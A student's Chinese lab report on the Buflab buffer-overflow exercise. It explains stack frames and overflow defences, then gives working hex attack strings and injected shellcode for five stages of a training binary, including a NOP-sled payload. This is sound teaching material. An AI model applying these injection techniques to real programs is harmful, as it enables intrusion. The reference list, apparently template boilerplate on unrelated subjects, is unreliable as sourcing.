

**实验报告**

**实 验（四）**

题 目 Buflab/AttackLab

缓冲器漏洞攻击

专 业 计算机类

学　　 号 1190202405

班　　 级 1903005

学 生 林逸灏

指 导 教 师 史先俊

实 验 地 点 G712

实 验 日 期 2021.4.28

**计算机科学与技术学院**

**目 录**

[第1章 实验基本信息 - 3 -](#_Toc497175205)

[1.1 实验目的 - 3 -](#_Toc497175206)

[1.2 实验环境与工具 - 3 -](#_Toc497175207)

[1.2.1 硬件环境 - 3 -](#_Toc497175208)

[1.2.2 软件环境 - 3 -](#_Toc497175209)

[1.2.3 开发工具 - 3 -](#_Toc497175210)

[1.3 实验预习 - 3 -](#_Toc497175211)

[第2章 实验预习 - 5 -](#_Toc497175212)

[2.1 请按照入栈顺序，写出C语言32位环境下的栈帧结构（5分） - 5 -](#_Toc497175213)

[2.2请按照入栈顺序，写出C语言62位环境下的栈帧结构（5分） - 6 -](#_Toc497175214)

[2.3请简述缓冲区溢出的原理及危害（5分） - 6 -](#_Toc497175215)

[2.4请简述缓冲器溢出漏洞的攻击方法（5分） - 7 -](#_Toc497175216)

[2.5请简述缓冲器溢出漏洞的防范方法（5分） - 7 -](#_Toc497175217)

[第3章 各阶段漏洞攻击原理与方法 - 9 -](#_Toc497175218)

[3.1 Smoke阶段1的攻击与分析 - 9 -](#_Toc497175219)

[3.2 Fizz的攻击与分析 - 10 -](#_Toc497175220)

[3.3 Bang的攻击与分析 - 12 -](#_Toc497175221)

[3.4 Boom的攻击与分析 - 14 -](#_Toc497175222)

[3.5 Nitro的攻击与分析 - 16 -](#_Toc497175223)

[第4章 总结 - 23 -](#_Toc497175224)

[4.1 请总结本次实验的收获 - 23 -](#_Toc497175225)

[4.2 请给出对本次实验内容的建议 - 23 -](#_Toc497175226)

[参考文献 - 24 -](#_Toc497175227)

# 第1章 实验基本信息

## 1.1 实验目的

理解C语言函数的汇编级实现及缓冲器溢出原理

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法

进一步熟练使用Linux下的调试工具完成机器语言的跟踪调试

## 1.2 实验环境与工具

### 1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

### 1.2.2 软件环境

### Windows7 64位以上；VirtualBox/Vmware 11以上；Ubuntu 16.04 LTS 64位/优麒麟 64位；

### 1.2.3 开发工具

## Visual Studio 2010 64位以上；GDB/OBJDUMP；DDD/EDB等

## 1.3 实验预习

* **上实验课前，必须认真预习实验指导书（PPT或PDF）**
* **了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。**
* **请按照入栈顺序，写出C语言32位环境下的栈帧结构**
* **请按照入栈顺序，写出C语言64位环境下的栈帧结构**
* **请简述缓冲区溢出的原理及危害**
* **请简述缓冲器溢出漏洞的攻击方法**
* **请简述缓冲器溢出漏洞的防范方法**

# 第2章 实验预习

## 2.1 请按照入栈顺序，写出C语言32位环境下的栈帧结构（5分）

图示

描述已自动生成

## 2.2请按照入栈顺序，写出C语言64位环境下的栈帧结构（5分）

图示

描述已自动生成

## 2.3请简述缓冲区溢出的原理及危害（5分）

原理：缓冲区溢出是指当计算机向缓冲区填充数据时超出了缓冲区本身的容量，溢出的数据覆盖在了原有的不应该被覆盖的数据上。从而破坏了程序的运行时栈，造成程序崩溃或使得程序执行其他的指令，以达到攻击的目的。

危害：当把data的数据拷贝到buffer内时，超过缓冲区区域的高地址部分数据会覆盖原本的其他栈帧数据，根据覆盖数据的内容不同，可能会有产生以下情况：

1、覆盖了其他的局部变量。如果被覆盖的局部变量是条件变量，那么可能会改变函数原本的执行流程。这种方式可以用于破解简单的软件验证。

2、覆盖了ebp的值。修改了函数执行结束后要恢复的栈指针，将会导致栈帧失去平衡。

3、覆盖了返回地址。这是栈溢出原理的核心所在，通过覆盖的方式修改函数的返回地址，使程序代码执行“意外”的流程！

4、覆盖参数变量。修改函数的参数变量也可能改变当前函数的执行结果和流程。

5、覆盖上级函数的栈帧，情况与上述4点类似，只不过影响的是上级函数的执行。当然这里的前提是保证函数能正常返回，即函数地址不能被随意修改。

## 2.4请简述缓冲器溢出漏洞的攻击方法（5分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，执行 ret 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 shell 程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 ret 指令，（表面上）正常返回到调用者。有时，攻击者想要的代码已经在被攻击的程序中了，攻击者所要做的只是对代码传递一些参数。比如，攻击代码要求执行“exec (bin/sh）”，而在libc库中的代码执行“exec (arg）”，其中arg是一个指向一个字符串的指针参数，那么攻击者只要把传入的参数指针改向指向“/bin/sh”。

## 2.5请简述缓冲器溢出漏洞的防范方法（5分）

1.栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 0~n 字节之间的随机大小的空间。

2.栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

3.限制可执行代码区域

这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

4. 通过操作系统使得缓冲区不可执行，从而阻止攻击者植入攻击代码。

5. 利用编译器的边界检查来实现缓冲区的保护。这个方法使得缓冲区溢出不可能出现，从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大。

# 第3章 各阶段漏洞攻击原理与方法

每阶段25分，文本10分，分析15分，总分不超过80分

## 3.1 Smoke阶段1的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程：

目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到 smoke 函数处执行。

1.在bufbomb的反汇编代码中找到smoke函数，它的地址为：0x08048bbb

图片包含 表格

描述已自动生成

2.在反汇编代码中找到getbuf函数，观察栈帧结构，它的栈帧为0x28+4个字节；buf缓冲区的大小是0x28个字节

图片包含 文本

描述已自动生成

3.设计攻击字符串：攻击字符串的用来覆盖数组buf，进而溢出并覆盖ebp和ebp上面的返回地址，攻击字符串的大小应该是0x28+4+4=48个字节。攻击字符串的最后4字节应是smoke函数的地址0x08048bbb前44字节可为任意值，最后4字节应是smoke地址的小端格式,则文本为00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

4.将上述的攻击字符串存储于一个文本文件中，并实施攻击：

文本

描述已自动生成

## 3.2 Fizz的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 c8 13 41 6e

分析过程：

目标是构建一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到 fizz 函数执行，然后使溢出到函数参数区的输入与 fizz 函数进行匹配。

1.bufbomb 的反汇编代码中找到 fizz 函数，记下它的地址为 0x08048be8。

根据 getbuf 函数，前面的字符串与 smoke 的攻击一致，先输入任意 44 个字节使 ebp 指向返回地址，将 45 到 48 个字节改为 fizz 函数的地址，使得返回地址为 fizz 函数，按照小端排序为 e8 8b 04 08

图片包含 文本


描述已自动生成

2.分析fizz函数的反汇编代码，发现fizz函数将0x8(%ebp)的值与0x804e158的值进行比较，如果相等就会往下执行validate，否则就会向下执行exit。

3.使用gdb查看0x804e158地址存储的值：发现该地址储存的是cookie值，并且可以知道0x8(%ebp)为函数fizz的参数，当溢出到函数参数区0x8(%ebp)的值与cookie值相等时则能够运行validate。由makecookie程序可知，由我的学号：1190202405所生成的cookie为0x6e4113c8

蓝色的标志

描述已自动生成



4.由于getbuf函数返回时，由于不是调用函数，而是进入函数，%ebp从旧的指向EBP值变为指向返回地址，所以只需要0x8(%ebp)为cookie，按照小端排序为c8 13 41 6e，而0x4(%ebp)只需要输入任意值就行。

5.将fizz的地址与cookie值结合起来，本阶段的攻击文本为00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 c8 13 41 6e，写入txt文件中运行，攻击成功。

文本

描述已自动生成

## 3.3 Bang的攻击与分析

文本如下：c7 05 60 e1 04 08 c8 13 41 6e 68 39 8c 04 08 c300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 3e 68 55

分析过程：

目标是构建一个攻击字符串作为bufbomb的输入，在getbuf中造成缓冲区溢出，使getbuf()不返回到test()函数，而是将函数中的全局变量global\_value改为cookie值，并且转到bang函数，需要在缓冲区内注入恶意代码改变全局变量。所以准备把getbuf的返回地址覆盖为为字符串的首地址(%ebp-0x28)，使接下来执行在字符串中植入的恶意代码，用恶意代码篡改全局变量并且跳转到bang函数。

1.找到全局变量和cookie：分析代码和gdb调试可得0x804e160为全局变量地址，0x804e158为cookie地址

一些文字和图片的手机截图

描述已自动生成

文本

描述已自动生成

2.通过gdb查询可知，字符串首地址为：0x55683e38

文本

描述已自动生成

3.编写攻击代码并经过编译和反汇编得到攻击代码的字节表示序列：

先将cookie用立即数的形式存入本来存有global\_value的地址，然后把bang函数的地址入栈，这样就能在修改全局变量后调用bang函数。

代码如下：

文本

描述已自动生成

汇编与反汇编后：

文本

描述已自动生成

4.因此，可得攻击的字符串为：c7 05 60 e1 04 08 c8 13 41 6e 68 39 8c 04 08 c300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 3e 68 55

5. 将攻击字符串存入文件中，尝试攻击，攻击成功。

文本

描述已自动生成

## 3.4 Boom的攻击与分析

文本如下：b8 c8 13 41 6e 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 3e 68 55 38 3e 68 55

分析过程：

目标是构建一个攻击字符串作为bufbomb的输入，在getbuf中造成缓冲区溢出，使getbuf()将cookie作为返回值返回到test()函数，并且使test函数能够正常运行，要求被攻击的程序能后返回到原函数test继续执行，让调用函数感觉不到攻击行为。还要还原恢复栈帧，恢复原始返回地址。所以准备把getbuf的返回地址覆盖为为字符串的首地址(%ebp-0x28)，在接下来执行在字符串中植入的恶意代码，恶意代码将cookie的值赋给返回值%eax，然后继续执行test函数。由于需要恢复栈帧，所以需要将缓冲区溢出时用gdb调试出未调用getbuf时的%ebp值保存在原ebp指针的位置。

1.使用gdb查看字符串的首地址为0x55683e38，调用getbuf之前的%ebp的内容为0x55683e80

图形用户界面, 文本, 网站

描述已自动生成

2.查看test函数调用完getbuf后下一条语句的地址，在攻击的代码中需要返回这个地址。在test函数中发现该地址为0x08048ca7

表格

描述已自动生成

3.编写攻击代码并经过编译与反编译得到攻击代码的对应的字节表示序列。攻击代码的执行方式为：先将cookie值以立即数的形式赋值给%eax，然后将调用getbuf后下一条的语句入栈。

代码如下：

文本

描述已自动生成

汇编与反汇编如下：

文本

描述已自动生成

4.攻击代码从放入字符串开始，字符串的%ebp指向第41~44字节用反汇编得到的%ebp的内容的小端序，返回地址45~48字节用字符串首地址的小端序，的攻击代码的字节码为：b8 c8 13 41 6e 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 3e 68 55 38 3e 68 55

将这段字符串存入文件中，尝试攻击，攻击成功。

文本

描述已自动生成

## 3.5 Nitro的攻击与分析

文本如下：90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 c8 13 41 6e 8d 6c 24 18 68 21 8d 04 08 c3 98 3c 68 55

分析过程：

目标是构建攻击字符串使getbuf函数返回cookie值至testn函数，需要将cookie值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到testn函数。每次都需要正确复原栈帧被破坏的状态，并能使程序正确返回到test。

1.编写攻击代码：

五次执行栈的%ebp的值都不同，但观察testn函数可知，%ebp和%esp满足绝对关系：%ebp=%esp+0x18，所以为了还原栈帧被破坏的状态，只需要leal 0x18(%esp)=%ebp即可，将cookie赋给%eax，只需movl $0x6e4113c8,%eax即可，然后将调用getbufn后一条语句的地址入栈，pushl $0x08048d21即可。

一些文字和图片的手机截图

描述已自动生成

编写的攻击代码如下：

文本

描述已自动生成

文本

描述已自动生成

2.观察getbufn函数可得，需要输入的字节数为0x208+0x4+0x4=528字节，首先需要将返回地址覆盖为字符串的首地址，由于并不知道buf缓冲区的首地址，我们可以追踪调用getbufn函数前%ebp的地址，然后将它减去0x208即可得到buf缓冲区的首地址，一共5次

图片包含 表格

描述已自动生成

文本

描述已自动生成

文本

描述已自动生成

取这五次中最大的%ebp地址，为0x55683ea0，减去0x208得到buf的首地址为0x55683c98

3.构造字符串：

需要输入528个字节的字符串，其中509个nop(no operation)，无操作，pc+1，nop的机器码为90，15个字节的攻击代码，4个字节的buf首地址最大值，为：

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 c8 13 41 6e 8d 6c 24 18 68 21 8d 04 08 c3 98 3c 68 55

5.存入文件中，尝试攻击，攻击成功：

文本

描述已自动生成

# 第4章 总结

## 4.1 请总结本次实验的收获

能够更加熟练地使用gdb进行调试。

深入理解了栈攻击的原理与攻击方式。

对汇编语言与c函数调用有了更深的理解。

## 4.2 请给出对本次实验内容的建议

实验设计得很好，老师讲解的也很详细，希望能增加一些拓展资料，以便更好地理解栈攻击。

注：本章为酌情加分项。

# 参考文献

**为完成本次实验你翻阅的书籍与网站等**

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/ collection/anatmorp.